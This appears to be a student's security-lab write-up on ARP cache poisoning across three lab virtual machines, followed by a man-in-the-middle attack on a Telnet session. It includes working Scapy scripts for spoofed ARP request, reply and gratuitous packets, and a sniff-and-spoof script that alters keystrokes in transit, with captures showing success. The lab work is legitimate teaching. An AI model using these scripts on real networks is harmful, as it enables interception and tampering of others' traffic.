Virtual Machines

Machine	IP Address	MAC Address
M	`10.0.2.4`	`08:00:27:02:6d:61`
A	`10.0.2.5`	`08:00:27:cd:a8:db`
B	`10.0.2.6`	`08:00:27:b6:ef:b0`

Notes to self:

```
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ls(ARP)
hwtype     : XShortField                      = (1)
ptype      : XShortEnumField                  = (2048)
hwlen      : FieldLenField                    = (None)
plen       : FieldLenField                    = (None)
op         : ShortEnumField                   = (1)
hwsrc      : MultipleTypeField                = (None)
psrc       : MultipleTypeField                = (None)
hwdst      : MultipleTypeField                = (None)
pdst       : MultipleTypeField                = (None)
>>> ls(Ether)
dst        : DestMACField                     = (None)
src        : SourceMACField                   = (None)
type_      : XShortEnumField                  = (36864)
```

Figure 1: Understanding attribute names of ARP & Ether class

To clear the ARP cache on the target machine (A), the following command can be run to remove the MAC address of the attacker (M): `sudo ip -s -s neigh flush all`:

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:02:6d:61   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:b0:58:cd   C                     enp0s3
[02/11/20]seed@VM:~$ sudo ip -s -s neigh flush all
10.0.2.6 dev enp0s3 lladdr 08:00:27:02:6d:61 used 1772/1654/1594 probes 0 STALE
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 used 773/767/730 probes 1 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:b0:58:cd used 115/110/84 probes 1 STALE

*** Round 1, deleting 3 entries ***
*** Flush is complete after 1 round ***
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                         (incomplete)                              enp0s3
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.3                         (incomplete)                              enp0s3
```

Figure 2: Clearing ARP cache of A

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:b0:58:cd   C                     enp0s3
```

Figure 3: A's ARP cache before poisoning

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:b0:58:cd   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
```

Figure 4: B's ARP cache before poisoning

```
[02/11/20]seed@VM:~/.../Lab1$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:b0:58:cd   C                     enp0s3
```

Figure 5: M's ARP cache before poisoning

Task 1A (ARP Cache Poisoning using ARP request):

Running the following code (`1a.py`) with `sudo python3 1a.py` sends the ARP request:

```python
#!/usr/bin/python3

from scapy.all import *

#Task 1A: Using ARP Request to send to host A

#Under Ether():
# M broadcasts ARP request to all containing A's IP address
#dst (dest MAC): "08:00:27:cd:a8:db" (A's MAC)

E = Ether(dst = "08:00:27:cd:a8:db")

#Under ARP():
#op = 1 (who-has)
#psrc (source IP): B's IP [10.0.2.6] (M spoofing B)
#pdst (dest IP): A's IP [10.0.2.5] (M poisoning A)

A = ARP(op = 1, psrc = "10.0.2.6", pdst = "10.0.2.5")

pkt = E/A
sendp(pkt)
```

Figure 6: Code for Task 1a

```
ARP          42 Who has 10.0.2.5? Tell 10.0.2.6

▶ Frame 3: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_02:6d:61 (08:00:27:02:6d:61), Dst: PcsCompu_cd:a8:db (08:00:27:c
▼ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: PcsCompu_02:6d:61 (08:00:27:02:6d:61)
    Sender IP address: 10.0.2.6
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 10.0.2.5
```

Figure 7: Wireshark showing ARP Request

From Figure 7, we can see the ARP request sent.

This ARP cache poisoning attack works.

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:02:6d:61   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
```

Figure 8: A's ARP cache after poisoning

From Figure 8, we can see that M's MAC address (`08:00:27:02:6d:61`) is mapped to B's IP address (`10.0.2.6`) in A's ARP cache after host M sent out the ARP request. Instead of B's actual MAC address, M's MAC address is mapped to B's IP address.

Task 1B (ARP Cache Poisoning using ARP reply):

Running the following code (`1b.py`) with `sudo python3 1b.py` sends the ARP reply:

```
#!/usr/bin/python3

from scapy.all import *

#Task 1B: Using ARP Reply to send to host A

#Under Ether():
#M replies to A with M's MAC address
#dst (dest MAC): A's MAC address [08:00:27:cd:a8:db]

E = Ether(dst = "08:00:27:cd:a8:db")

#Under ARP():
#op = 2 (is-at)
#psrc (source IP): B's IP [10.0.2.6] (M spoofing B)
#pdst (dest IP): A's IP [10.0.2.5] (M poisoning A)
#hwdst (dest MAC): A's MAC address [08:00:27:cd:a8:db]
#hwsrc (source MAC): M's MAC address [08:00:27:02:6d:61]

A = ARP(op = 2, psrc = "10.0.2.6", pdst = "10.0.2.5", hwdst =
"08:00:27:cd:a8:db", hwsrc = "08:00:27:02:6d:61")

pkt = E/A
sendp(pkt)
```

Figure 9: Code for Task 1b

```
db   ARP        42 10.0.2.6 is at 08:00:27:02:6d:61

▸ Frame 355: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on in
▸ Ethernet II, Src: PcsCompu_02:6d:61 (08:00:27:02:6d:61), Dst: PcsCompu_cd:
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: PcsCompu_02:6d:61 (08:00:27:02:6d:61)
    Sender IP address: 10.0.2.6
    Target MAC address: PcsCompu_cd:a8:db (08:00:27:cd:a8:db)
    Target IP address: 10.0.2.5
```

Figure 10: Wireshark showing ARP Reply

From Figure 10, we can see the ARP reply sent.

This ARP cache poisoning attack works.

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:02:6d:61   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
```

Figure 11: A's ARP cache after poisoning

From Figure 11, we can see that M's MAC address (`08:00:27:02:6d:61`) is mapped to B's IP address (`10.0.2.6`) in A's ARP cache after host M sent out the ARP reply. Instead of B's actual MAC address, M's MAC address is mapped to B's IP address.

Task 1C (ARP Cache Poisoning using ARP gratuitous message):

Running the following code (`1c.py`) with `sudo python3 1c.py` sends the ARP gratuitous message:

```
#!/usr/bin/python3

from scapy.all import *

#Task 1C: Using ARP gratuitous message to send to host A

#Under Ether():
# M broadcasts ARP request to all containing A's IP address
#dst (dest MAC): "ff:ff:ff:ff:ff:ff" (broadcast MAC address)

E = Ether(dst = "ff:ff:ff:ff:ff:ff")

#Under ARP():
#psrc (source IP): B's IP [10.0.2.6]
#pdst (dest IP): B's IP [10.0.2.6]
#hwdst (dest MAC): "ff:ff:ff:ff:ff:ff" (broadcast MAC address)

A = ARP(psrc = "10.0.2.6", pdst = "10.0.2.6", hwdst = "ff:ff:ff:ff:ff:ff")

pkt = E/A
sendp(pkt)
```

Figure 12: Code for Task 1c

```
ARP        42 Gratuitous ARP for 10.0.2.6 (Request)
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on inte
▸ Ethernet II, Src: PcsCompu_02:6d:61 (08:00:27:02:6d:61), Dst: Broadcast (f
▾ Address Resolution Protocol (request/gratuitous ARP)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    [Is gratuitous: True]
    Sender MAC address: PcsCompu_02:6d:61 (08:00:27:02:6d:61)
    Sender IP address: 10.0.2.6
    Target MAC address: Broadcast (ff:ff:ff:ff:ff:ff)
    Target IP address: 10.0.2.6
```

Figure 13: Wireshark showing ARP gratuitous message

From Figure 13, we can see the ARP gratuitous message sent from M's MAC address (`08:00:27:02:6d:61`), but B's IP address (`10.0.2.6`).

This ARP cache poisoning attack works.

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:02:6d:61   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
```

Figure 14: A's ARP cache after poisoning

From Figure 14, we can see that M's MAC address (`08:00:27:02:6d:61`) is mapped to B's IP address (`10.0.2.6`) in A's ARP cache after host M sent out the ARP gratuitous message. Instead of B's actual MAC address, M's MAC address is mapped to B's IP address.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack):

Running the code `2a.py` with `sudo python3 2a.py` launches the ARP cache poisoning attack on both A and B one after another.

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:b6:ef:b0   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                         (incomplete)                              enp0s3
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:02:6d:61   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                         (incomplete)                              enp0s3
```

Figure 15: A's ARP cache before and after the attack

From Figure 15, we can see that initially, B's MAC address (`08:00:27:b6:ef:b0`) is mapped to B's IP address (`10.0.2.6`). However, after the attack was conducted, M's MAC address (`08:00:27:02:6d:61`) is mapped to B's IP address (`10.0.2.6`) in A's ARP cache instead.

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                         (incomplete)                              enp0s3
10.0.2.5                 ether   08:00:27:cd:a8:db   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                         (incomplete)                              enp0s3
10.0.2.5                 ether   08:00:27:02:6d:61   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
```

Figure 16: B's ARP cache before and after the attack

Similarly, from Figure 16, we can see that initially, A's MAC address (`08:00:27:cd:a8:db`) is mapped to A's IP address (`10.0.2.5`). However, after the attack was conducted, M's MAC address (`08:00:27:02:6d:61`) is mapped to A's IP address (`10.0.2.5`) in B's ARP cache instead.

<u>Step 2 (Testing):</u>

Pinging B (`10.0.2.6`) from A (`10.0.2.5`).

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:02:6d:61   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
[02/11/20]seed@VM:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=9 ttl=64 time=0.672 ms
64 bytes from 10.0.2.6: icmp_seq=10 ttl=64 time=0.602 ms
64 bytes from 10.0.2.6: icmp_seq=11 ttl=64 time=0.464 ms
64 bytes from 10.0.2.6: icmp_seq=12 ttl=64 time=0.500 ms
64 bytes from 10.0.2.6: icmp_seq=13 ttl=64 time=0.554 ms
64 bytes from 10.0.2.6: icmp_seq=14 ttl=64 time=0.667 ms
64 bytes from 10.0.2.6: icmp_seq=15 ttl=64 time=0.489 ms
64 bytes from 10.0.2.6: icmp_seq=16 ttl=64 time=0.523 ms
64 bytes from 10.0.2.6: icmp_seq=17 ttl=64 time=0.694 ms
64 bytes from 10.0.2.6: icmp_seq=18 ttl=64 time=0.637 ms
64 bytes from 10.0.2.6: icmp_seq=19 ttl=64 time=0.540 ms
64 bytes from 10.0.2.6: icmp_seq=20 ttl=64 time=0.604 ms
^C
--- 10.0.2.6 ping statistics ---
20 packets transmitted, 12 received, 40% packet loss, time 19432ms
rtt min/avg/max/mdev = 0.464/0.578/0.694/0.080 ms
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:b6:ef:b0   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
```

Figure 17: A's ARP cache

From Figure 17, we see A's ARP cache after the poisoning, before we ping B, the pinging of B and then A's ARP cache after we ping B.

A's ARP Cache:

	IP Address	**MAC Address**
A unsuccessfully ping B	`10.0.2.6`	`08:00:27:02:6d:61` (M's MAC)
A successfully ping B	`10.0.2.6`	`08:00:27:b6:ef:b0` (B's MAC)

We note that there is a 40% packet loss at the start and that there is a change in the MAC address mapped to B's IP (`10.0.2.6`) after packets are successfully sent from A to B.

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
10.0.2.5                 ether   08:00:27:02:6d:61   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
10.0.2.5                 ether   08:00:27:cd:a8:db   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
```

Figure 18: B's ARP cache

From Figure 18, we see B's ARP cache after the poisoning, before we ping B, the pinging of B and then B's ARP cache after we ping B.

B's ARP Cache:

	IP Address	**MAC Address**
A unsuccessfully ping B	`10.0.2.5`	`08:00:27:02:6d:61` (M's MAC)
A successfully ping B	`10.0.2.5`	`08:00:27:cd:a8:db` (A's MAC)

```
ICMP        100 Echo (ping) request  id=0x11de, seq=3/768, ttl=64 (no response found!)
ICMP         98 Echo (ping) request  id=0x11de, seq=4/1024, ttl=64 (no response found!)
ICMP        100 Echo (ping) request  id=0x11de, seq=4/1024, ttl=64 (no response found!)
ICMP         98 Echo (ping) request  id=0x11de, seq=5/1280, ttl=64 (no response found!)
ICMP        100 Echo (ping) request  id=0x11de, seq=5/1280, ttl=64 (no response found!)
ARP          60 Who has 10.0.2.6? Tell 10.0.2.5
ICMP         98 Echo (ping) request  id=0x11de, seq=6/1536, ttl=64 (no response found!)
ARP          62 Who has 10.0.2.6? Tell 10.0.2.5
ICMP        100 Echo (ping) request  id=0x11de, seq=6/1536, ttl=64 (no response found!)
ARP          60 Who has 10.0.2.6? Tell 10.0.2.5
ICMP         98 Echo (ping) request  id=0x11de, seq=7/1792, ttl=64 (no response found!)
ARP          62 Who has 10.0.2.6? Tell 10.0.2.5
ICMP        100 Echo (ping) request  id=0x11de, seq=7/1792, ttl=64 (no response found!)
ARP          60 Who has 10.0.2.6? Tell 10.0.2.5
ICMP         98 Echo (ping) request  id=0x11de, seq=8/2048, ttl=64 (no response found!)
ARP          62 Who has 10.0.2.6? Tell 10.0.2.5
ICMP        100 Echo (ping) request  id=0x11de, seq=8/2048, ttl=64 (no response found!)
ARP          62 Who has 10.0.2.6? Tell 10.0.2.5
ARP          62 10.0.2.6 is at 08:00:27:b6:ef:b0
ICMP        100 Echo (ping) request  id=0x11de, seq=9/2304, ttl=64 (reply in 28)
ICMP        100 Echo (ping) reply    id=0x11de, seq=9/2304, ttl=64 (request in 27)
```

Figure 19: Wireshark results of A pinging B

Looking at the Wireshark results in Figure 19, we can see that initially there was no response found to the ping request. A (`10.0.2.5`) eventually sends out an ARP request asking for the MAC address of B (`10.0.2.6`). A (`10.0.2.5`) eventually obtains the MAC address of B (`10.0.2.6`) as `08:00:27:b6:ef:b0` instead of the previous mapping of the MAC address of M (`08:00:27:02:6d:61`) to the IP address of B (`10.0.2.6`).

Pinging B (`10.0.2.6`) from A (`10.0.2.5`).

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
10.0.2.5                 ether   08:00:27:02:6d:61   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
[02/11/20]seed@VM:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=9 ttl=64 time=1.03 ms
64 bytes from 10.0.2.5: icmp_seq=10 ttl=64 time=0.402 ms
64 bytes from 10.0.2.5: icmp_seq=11 ttl=64 time=0.707 ms
64 bytes from 10.0.2.5: icmp_seq=12 ttl=64 time=0.633 ms
64 bytes from 10.0.2.5: icmp_seq=13 ttl=64 time=0.646 ms
64 bytes from 10.0.2.5: icmp_seq=14 ttl=64 time=0.664 ms
64 bytes from 10.0.2.5: icmp_seq=15 ttl=64 time=0.635 ms
64 bytes from 10.0.2.5: icmp_seq=16 ttl=64 time=0.654 ms
64 bytes from 10.0.2.5: icmp_seq=17 ttl=64 time=0.520 ms
64 bytes from 10.0.2.5: icmp_seq=18 ttl=64 time=0.615 ms
^C
--- 10.0.2.5 ping statistics ---
18 packets transmitted, 10 received, 44% packet loss, time 17354ms
rtt min/avg/max/mdev = 0.402/0.650/1.031/0.154 ms
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
10.0.2.5                 ether   08:00:27:cd:a8:db   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
```

Figure 20: B's ARP cache

From Figure 20, we see B’s ARP cache after the poisoning, before we ping A, the pinging of A and then B’s ARP cache after we ping A.

B's ARP Cache:

	IP Address	MAC Address
B unsuccessfully ping A	`10.0.2.5`	`08:00:27:02:6d:61` (M's MAC)
B successfully ping A	`10.0.2.5`	`08:00:27:cd:a8:db` (A's MAC)

We note that there is a 44% packet loss at the start and that there is a change in the MAC address mapped to A's IP (`10.0.2.5`) after packets are successfully sent from B to A.

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:02:6d:61   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:b6:ef:b0   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
```

Figure 21: A's ARP cache

From Figure 21, we see A's ARP cache after the poisoning, before we ping A, the pinging of A and then A's ARP cache after we ping A.

A's ARP Cache:

	IP Address	MAC Address
A unsuccessfully ping B	`10.0.2.6`	`08:00:27:02:6d:61` (M's MAC)
A successfully ping B	`10.0.2.6`	`08:00:27:b6:ef:b0` (B's MAC)

```
ICMP   100 Echo (ping) request  id=0x11d6, seq=5/1280, ttl=64 (no response found!)
ICMP    98 Echo (ping) request  id=0x11d6, seq=5/1280, ttl=64 (no response found!)
ARP     62 Who has 10.0.2.5? Tell 10.0.2.6
ICMP   100 Echo (ping) request  id=0x11d6, seq=6/1536, ttl=64 (no response found!)
ARP     60 Who has 10.0.2.5? Tell 10.0.2.6
ICMP    98 Echo (ping) request  id=0x11d6, seq=6/1536, ttl=64 (no response found!)
ARP     62 Who has 10.0.2.5? Tell 10.0.2.6
ICMP   100 Echo (ping) request  id=0x11d6, seq=7/1792, ttl=64 (no response found!)
ARP     60 Who has 10.0.2.5? Tell 10.0.2.6
ICMP    98 Echo (ping) request  id=0x11d6, seq=7/1792, ttl=64 (no response found!)
ARP     62 Who has 10.0.2.5? Tell 10.0.2.6
ICMP   100 Echo (ping) request  id=0x11d6, seq=8/2048, ttl=64 (no response found!)
ARP     60 Who has 10.0.2.5? Tell 10.0.2.6
ICMP    98 Echo (ping) request  id=0x11d6, seq=8/2048, ttl=64 (no response found!)
ARP     62 Who has 10.0.2.5? Tell 10.0.2.6
ARP     62 10.0.2.5 is at 08:00:27:cd:a8:db
ICMP   100 Echo (ping) request  id=0x11d6, seq=9/2304, ttl=64 (reply in 28)
ICMP   100 Echo (ping) reply    id=0x11d6, seq=9/2304, ttl=64 (request in 27)
ARP     60 Who has 10.0.2.5? Tell 10.0.2.6
ARP     60 10.0.2.5 is at 08:00:27:cd:a8:db
ICMP    98 Echo (ping) request  id=0x11d6, seq=9/2304, ttl=64 (reply in 32)
ICMP    98 Echo (ping) reply    id=0x11d6, seq=9/2304, ttl=64 (request in 31)
```

Figure 22: Wireshark results of B pinging A

Looking at the Wireshark results in Figure 22, we can see that initially there was no response found to the ping request. B (`10.0.2.6`) eventually sends out an ARP request asking for the MAC address of A (`10.0.2.5`). B (`10.0.2.6`) eventually obtains the MAC address of A (`10.0.2.5`) as `08:00:27:cd:a8:db` instead of the previous mapping of the MAC address of M (`08:00:27:02:6d:61`) to the IP address of A (`10.0.2.5`).

<u>Step 3 (Turn on IP forwarding):</u>

Running `sudo sysctl net.ipv4.ip_forward=1` on host M ensures that it forwards the packets between A and B.

Repeating step 2 and pinging B from A:

```
ICMP       98 Echo (ping) request  id=0x122c, seq=4/1024, ttl=64 (no response found!)
ICMP      126 Redirect             (Redirect for host)
ICMP       98 Echo (ping) request  id=0x122c, seq=4/1024, ttl=63 (reply in 52)
ICMP       98 Echo (ping) reply    id=0x122c, seq=4/1024, ttl=64 (request in 51)
ICMP      126 Redirect             (Redirect for host)
ICMP       98 Echo (ping) reply    id=0x122c, seq=4/1024, ttl=63
ICMP      100 Echo (ping) request  id=0x122c, seq=4/1024, ttl=64 (no response found!)
ICMP      128 Redirect             (Redirect for host)
ICMP      100 Echo (ping) request  id=0x122c, seq=4/1024, ttl=63 (reply in 58)
ICMP      100 Echo (ping) reply    id=0x122c, seq=4/1024, ttl=64 (request in 57)
ICMP      128 Redirect             (Redirect for host)
ICMP      100 Echo (ping) reply    id=0x122c, seq=4/1024, ttl=63
ICMP      100 Echo (ping) request  id=0x122c, seq=5/1280, ttl=64 (no response found!)
ICMP      128 Redirect             (Redirect for host)
ICMP      100 Echo (ping) request  id=0x122c, seq=5/1280, ttl=63 (reply in 64)
ICMP      100 Echo (ping) reply    id=0x122c, seq=5/1280, ttl=64 (request in 63)
ICMP      128 Redirect             (Redirect for host)
ICMP      100 Echo (ping) reply    id=0x122c, seq=5/1280, ttl=63
ICMP       98 Echo (ping) request  id=0x122c, seq=5/1280, ttl=64 (no response found!)
ICMP      126 Redirect             (Redirect for host)
ICMP       98 Echo (ping) request  id=0x122c, seq=5/1280, ttl=63 (reply in 70)
ICMP       98 Echo (ping) reply    id=0x122c, seq=5/1280, ttl=64 (request in 69)
ICMP      126 Redirect             (Redirect for host)
ICMP       98 Echo (ping) reply    id=0x122c, seq=5/1280, ttl=63
ARP        62 Who has 10.0.2.5? Tell 10.0.2.6
ICMP      100 Echo (ping) request  id=0x122c, seq=6/1536, ttl=64 (no response found!)
ICMP      128 Redirect             (Redirect for host)
```

Figure 23: Wireshark results of A pinging B

Looking at the Wireshark results in Figure 23, we can see that initially there was no response found to the ping request. However, M assists to forward the packet from A to B, thus we note the `Redirect`. However, A (`10.0.2.5`) eventually sends out an ARP request asking for the MAC address of B (`10.0.2.6`).

```
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.6                 ether   08:00:27:02:6d:61   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
[02/11/20]seed@VM:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
From 10.0.2.4: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=1 ttl=63 time=0.838 ms
From 10.0.2.4: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=2 ttl=63 time=1.13 ms
From 10.0.2.4: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=3 ttl=63 time=0.983 ms
From 10.0.2.4: icmp_seq=4 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=4 ttl=63 time=0.926 ms
From 10.0.2.4: icmp_seq=5 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=5 ttl=63 time=1.01 ms
From 10.0.2.4: icmp_seq=6 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=6 ttl=63 time=1.18 ms
64 bytes from 10.0.2.6: icmp_seq=7 ttl=63 time=1.21 ms
From 10.0.2.4: icmp_seq=8 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=8 ttl=63 time=1.15 ms
64 bytes from 10.0.2.6: icmp_seq=9 ttl=63 time=1.19 ms
64 bytes from 10.0.2.6: icmp_seq=10 ttl=64 time=1.36 ms
64 bytes from 10.0.2.6: icmp_seq=11 ttl=64 time=0.531 ms
64 bytes from 10.0.2.6: icmp_seq=12 ttl=64 time=0.555 ms
64 bytes from 10.0.2.6: icmp_seq=13 ttl=64 time=0.599 ms
64 bytes from 10.0.2.6: icmp_seq=14 ttl=64 time=0.543 ms
64 bytes from 10.0.2.6: icmp_seq=15 ttl=64 time=0.522 ms
^C
--- 10.0.2.6 ping statistics ---
15 packets transmitted, 15 received, 0% packet loss, time 14128ms
rtt min/avg/max/mdev = 0.522/0.917/1.369/0.288 ms
[02/11/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.4                 ether   08:00:27:02:6d:61   C                     enp0s3
10.0.2.6                 ether   08:00:27:b6:ef:b0   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:4e:a9:ab   C                     enp0s3
```

Figure 24: A's ARP cache

From Figure 24, we see A's ARP cache after the poisoning, before we ping B, the pinging of B and then A's ARP cache after we ping B.

	IP Address	**MAC Address**
A ping B through redirect	`10.0.2.6`	`08:00:27:02:6d:61` (M's MAC)
A successfully ping B	`10.0.2.6`	`08:00:27:b6:ef:b0` (B's MAC)

We note that there is a 0% packet loss, but eventually there is a change in the MAC address mapped to B's IP (`10.0.2.6`) after packets are successfully sent from A to B and there is an additional entry in A's ARP cache containing M's IP (`10.0.2.4`) which is mapped to M's MAC address (`08:00:27:02:6d:61`).

Step 4 (Launch the MITM Attack):

1. Conduct ARP cache poisoning attacks against Hosts A and B: `sudo python3 2a.py`
2. Turn on IP forwarding on Host M: `sudo sysctl net.ipv4.ip_forward = 1`
3. Telnet from Host A to Host B: `telnet 10.0.2.6` (on Host A)
4. After the Telnet connection has been established, turn off IP forwarding: `sudo sysctl net.ipv4.ip_forward = 0`
5. Conduct the sniff and spoof attack on Host M: `sudo python3 2d.py`

```
def spoof_pkt(pkt):
    a_mac = "08:00:27:cd:a8:db"
    b_mac = "08:00:27:b6:ef:b0"
    m_mac = "08:00:27:02:6d:61"

    if (pkt[Ether].src == a_mac):
        print("Packet from A")
        pkt[Ether].src = m_mac
        pkt[Ether].dst = b_mac

        pl = pkt[TCP].payload
        if (type(pl) == scapy.packet.Raw):  #check if keyboard input
            pkt[TCP].remove_payload()       #remove the payload
            del pkt[TCP].chksum             #delete chksum of previous payload
            pkt[TCP] /= 'Z'                 #replace payload with 'Z'

        print("Packet spoofed")

    elif (pkt[Ether].src == b_mac):
        print("Packet not from A")
        pkt[Ether].src = m_mac
        pkt[Ether].dst = a_mac
        print("Original packet")

    sendp(pkt)

pkt = sniff(filter = 'tcp', prn = spoof_pkt)
```

Figure 25: Code for Sniff and Spoof Attack

Figure 25 shows the code for the Sniff and Spoof attack. Packets with the MAC address of A has their payload modified before the packet is sent to B, through M. With the spoofing in place, B believes that the packet it received was from A instead of M. When B replies with a packet, the spoofing also causes A to believe that the packet was sent by B when it was really sent by M. This allows the attacker, M, to modify the payload as he deems fit. In this case, every alphanumeric input by A is modified to become a “Z” as you can see in Figure 26.

```
[02/12/20]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 12 07:36:40 EST 2020 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[02/12/20]seed@VM:~$ ZZZZZZZ
```

Figure 26: After launching MITM attack

From Figure 26, we can see that after we launch the MITM attack, any input that is typed on A is responded with a “Z” from B.

Source	Destination	Protocol	Length	Info
10.0.2.5	10.0.2.6	TELNET	67	Telnet Data ...
